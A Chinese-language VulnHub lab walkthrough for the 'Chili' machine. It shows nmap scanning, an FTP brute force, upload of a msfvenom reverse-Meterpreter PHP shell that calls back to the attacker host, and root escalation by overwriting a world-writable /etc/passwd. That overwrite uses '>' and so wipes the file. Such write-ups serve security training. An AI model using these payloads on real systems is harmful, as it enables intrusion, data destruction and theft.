
VulnHub靶场系列:Chili #
刚刚在VulnHub官网上找了些简单的靶机,感觉这个还挺适合新手的
环境部署: #
https://download.vulnhub.com/chili/Chili.ova实战: #
首先使用工具扫描靶机所在网段,得到靶机IP:
root@kali:/# nmap -sP 192.168.200.129/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 08:56 CST
Nmap scan report for 192.168.200.1
Host is up (0.00016s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.200.2
Host is up (0.00012s latency).
MAC Address: 00:50:56:E6:47:0B (VMware)
Nmap scan report for 192.168.200.128
Host is up (0.00075s latency).
MAC Address: 00:0C:29:4A:31:59 (VMware)
Nmap scan report for 192.168.200.130
Host is up (0.00097s latency).
MAC Address: 00:0C:29:1C:DC:AB (VMware)
Nmap scan report for 192.168.200.254
Host is up (0.00092s latency).
MAC Address: 00:50:56:FA:DC:49 (VMware)
Nmap scan report for 192.168.200.129
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 27.85 seconds
得到靶机IP后对靶机进行端口扫描:
root@kali:/# nmap -sT -p1-65535 192.168.200.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-05 08:58 CST
Nmap scan report for 192.168.200.130
Host is up (0.00056s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 00:0C:29:1C:DC:AB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.93 seconds
我们发现靶机开启了21,80端口,我们先对靶机web服务进行访问

这里访问源码可以看到有一些单词的提示,我们这里使用cewl工具对网页敏感信息进行爬取并保存到文件当中
cewl http://192.168.200.130 > user.txt将user.txt中的文件内容进行大小写复写

然后可以通过九头蛇工具爆破ftp或者msf工具爆破

这里爆破后得到账号密码chili:a1b2c3d4,登录靶机ftp:
root@kali:/# ftp 192.168.200.130
Connected to 192.168.200.130.
220 (vsFTPd 3.0.3)
Name (192.168.200.130:root): chili
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
通过尝试,发现可以访问网站根目录:
ftp> pwd
257 "/home/chili" is the current directory
ftp> cd /var/www/html/
250 Directory successfully changed.
ftp> pwd
257 "/var/www/html" is the current directory
ftp> 然后查看当前目录的文件,发现我们拥有对.nano目录的读写执行权:
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4 0        0            4096 Sep 08 13:12 .
drwxr-xr-x    3 0        0            4096 Sep 08 11:41 ..
drwxrwxrwx    2 0        0            4096 Oct 03 04:25 .nano
drwxr-xr-x    2 0        0            4096 Sep 08 13:12 .vim
-rw-r--r--    1 0        0           74290 Oct 23  2018 Chile_WEB.jpg
-rw-r--r--    1 0        0             657 Sep 08 11:44 index.html
226 Directory send OK.
ftp> 然后我们直接将木马上传到服务器的.nano目录下:
// 先生成木马
root@kali:/# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.200.129 LPORT=4444 -f raw  > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 30691 bytes
// 通过put命令上传木马:
ftp> put /shell.php shell.php
local: /shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
30691 bytes sent in 0.00 secs (186.4281 MB/s)
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 0        0            4096 Oct 04 21:36 .
drwxr-xr-x    4 0        0            4096 Sep 08 13:12 ..
-rw-r--r--    1 1000     1000            0 Sep 08 13:14 index.html
-rw-------    1 1000     1000        30691 Oct 04 21:36 shell.php
226 Directory send OK.
ftp>
// 这里需要注意,一定要给我们的木马777的权限
ftp> chmod 777 shell.php
200 SITE CHMOD command ok.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 0        0            4096 Oct 04 21:36 .
drwxr-xr-x    4 0        0            4096 Sep 08 13:12 ..
-rw-r--r--    1 1000     1000            0 Sep 08 13:14 index.html
-rwxrwxrwx    1 1000     1000        30691 Oct 04 21:36 shell.php
226 Directory send OK.
ftp>
成功上传后,这里我们通过msf反弹shell,在kali端口开启端口监听,然后通过浏览器访问我们的木马:
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.200.129
LHOST => 192.168.200.129
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.200.129:4444
这里我们成功拿到靶机的webshell,但是权限不高,我们得进行提权操作:
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.200.129:4444
[*] Meterpreter session 1 opened (192.168.200.129:4444 -> 192.168.200.131:37610) at 2020-10-05 09:43:42 +0800

meterpreter > getuid
Server username: www-data (33)
meterpreter >
我们这里上传一个检测提权的工具,在靶机上运行:
ftp> put /root/enumy64 enumy64
local: /root/enumy64 remote: enumy64
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
1010192 bytes sent in 0.03 secs (31.9555 MB/s)
ftp> chmod 777 enumy64
200 SITE CHMOD command ok.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 0        0            4096 Oct 04 21:46 .
drwxr-xr-x    4 0        0            4096 Sep 08 13:12 ..
-rwxrwxrwx    1 1000     1000      1010192 Oct 04 21:46 enumy64
-rw-r--r--    1 1000     1000            0 Sep 08 13:14 index.html
-rwxrwxrwx    1 1000     1000        30691 Oct 04 21:36 shell.php
226 Directory send OK.
ftp>
得到以下信息:
meterpreter > shell
Process 672 created.
Channel 0 created.
pwd
/var/www/html/.nano
./enumy64
 ▄█▀─▄▄▄▄▄▄▄─▀█▄  _____
 ▀█████████████▀ |   __|___ _ _ _____ _ _
     █▄███▄█     |   __|   | | |     | | |
      █████      |_____|_|_|___|_|_|_|_  |
      █▀█▀█                          |___|

 https://github.com/luke-goddard/enumy


Current User Info    uid=33(www-data) gid=33(www-data) groups=33(www-data)
Version              Linux version 4.19.0-10-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.132-1 (2020-07-24)
hostname             chili
Umask                u=rwx,g=rx,o=rx

Last Login
----------
Username         Port     From             Latest
root             tty1                      Tue Sep  8 13:11:53 -0400 2020
chili            tty1                      Tue Sep  8 13:12:50 -0400 2020

User Accounts
-------------
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
chili:x:1000:1000:chili,,,:/home/chili:/bin/bash

Who Else Is Logged On
---------------------
 21:48:00 up 13 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT

Groups
------
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=101(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=102(systemd-network) gid=103(systemd-network) groups=103(systemd-network)
uid=103(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=1000(chili) gid=1000(chili) groups=1000(chili),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
uid=999(systemd-coredump) gid=999(systemd-coredump) groups=999(systemd-coredump)
uid=104(messagebus) gid=110(messagebus) groups=110(messagebus)
uid=105(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(ftp) gid=113(ftp) groups=113(ftp)

Severity: MEDIUM  Name: sysctl ptrace is configured insecurly                                           -rw-r--r-- 1 root root 0 Oct  4 21:48 /proc/sys/kernel/yama/ptrace_scope
Severity: INFO    Name: Found an new root user with UID 0: root                                         -rw-r--rw- 1 root root 1450 Sep  8 12:23 /etc/passwd
Severity: INFO    Name: Found an new root user with GID 0: root                                         -rw-r--rw- 1 root root 1450 Sep  8 12:23 /etc/passwd
Severity: INFO    Name: Found an new user that can be logged into: root                                 -rw-r--rw- 1 root root 1450 Sep  8 12:23 /etc/passwd
Severity: INFO    Name: Found an new user that can be logged into: sync                                 -rw-r--rw- 1 root root 1450 Sep  8 12:23 /etc/passwd
Severity: HIGH    Name: Found a home directory that does not exist, but is attached to an existing user
Severity: HIGH    Name: Found a home directory that does not exist, but is attached to an existing user
Severity: HIGH    Name: Found a home directory that does not exist, but is attached to an existing user
Severity: HIGH    Name: Found a home directory that does not exist, but is attached to an existing user
Severity: HIGH    Name: Found a home directory that does not exist, but is attached to an existing user
Severity: HIGH    Name: Found a home directory that does not exist, but is attached to an existing user
Severity: HIGH    Name: Found a home directory that does not exist, but is attached to an existing user
Severity: HIGH    Name: Found a home directory that does not exist, but is attached to an existing user
Severity: HIGH    Name: Found a home directory that does not exist, but is attached to an existing user
Severity: INFO    Name: Found an new user that can be logged into: chili                                -rw-r--rw- 1 root root 1450 Sep  8 12:23 /etc/passwd
Severity: HIGH    Name: Found a home directory that does not exist, but is attached to an existing user
Severity: HIGH    Name: Found a home directory that does not exist, but is attached to an existing user
Severity: HIGH    Name: Low entropy file that could be a private key                                    -rw-r--r-- 1 root root 20661 Feb 11  2019 /usr/share/X11/xkb/symbols/pk
Severity: INFO    Name: Config file could contain passwords                                             -rw-r--r-- 1 root root 494 Feb 10  2019 /usr/share/libc-bin/nsswitch.conf
Severity: HIGH    Name: CAP_NET_RAW capablities enabled on file                                         -rwxr-xr-x 1 root root 69368 Jan 13  2020 /usr/bin/ping
Severity: MEDIUM  Name: Executable capable of spawning reverse shells found                             -rwxr-xr-x 1 root root 1168776 Apr 18  2019 /usr/bin/bash
Severity: MEDIUM  Name: Executable capable of spawning reverse shells found                             -rwxr-xr-x 1 root root 736776 Apr 20 16:23 /usr/bin/openssl
Severity: MEDIUM  Name: Executable capable of spawning reverse shells found                             -rwxr-xr-x 2 root root 3201864 Jul 21 15:27 /usr/bin/perl
Severity: MEDIUM  Name: Executable capable of spawning reverse shells found                             -rwxr-xr-x 1 root root 8156 Jul 21 15:27 /usr/bin/cpan
Severity: MEDIUM  Name: Abnormal GUID enabled executable found                                          -rwxr-sr-x 1 root crontab 43568 Oct 11  2019 /usr/bin/crontab
Severity: MEDIUM  Name: Abnormal GUID enabled executable found                                          -rwxr-sr-x 1 root tty 14736 May  4  2018 /usr/bin/bsd-write
Severity: MEDIUM  Name: Abnormal SUID enabled executable found                                          -rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
Severity: INFO    Name: Config file could contain passwords                                             -rw-r--r-- 1 root root 239 Sep 27  2017 /usr/lib/tmpfiles.d/passwd.conf
Severity: MEDIUM  Name: Found backup /etc/shadow file                                                   -rw-r----- 1 root shadow 965 Sep  8 12:10 /etc/shadow-
Severity: INFO    Name: Found backup /etc/passwd file                                                   -rw-r--r-- 1 root root 1437 Sep  8 12:10 /etc/passwd-
Severity: MEDIUM  Name: Other permissions are higher than Group permissions                             -rw-r--rw- 1 root root 1450 Sep  8 12:23 /etc/passwd
Severity: INFO    Name: Config file could contain passwords                                             -rw-r--r-- 1 root root 5849 Sep  8 12:15 /etc/vsftpd.conf
Severity: INFO    Name: Config file could contain passwords                                             -rw-r--r-- 1 root root 494 Feb 10  2019 /etc/nsswitch.conf
Generating JSON
Json saved at location -> enumy.json
Total files scanned -> 25183通过以上信息,我们发现我们对/etc/passwd文件有写的权限,这里我们可以直接添加一个高权限用户进去:
// 首先通过perl语言生成test用户的密码密文
root@kali:/# /usr/bin/perl -le 'print crypt("test","test")'
teH0wLIpW0gyQ
// 将自己构造的用户写入/etc/passwd下
meterpreter > shell
Process 783 created.
Channel 2 created.
echo "test:teH0wLIpW0gyQ:0:0:root:/root:/bin/bash" > /etc/passwd
切换test用户得到flag值:
meterpreter > shell
Process 788 created.
Channel 4 created.
su test
Password: test
whoami
test
ls /root
proof.txt
cat /root/proof.txt
Sun_CSR.Chili.af6d45da1f1181347b9e2139f23c6a5b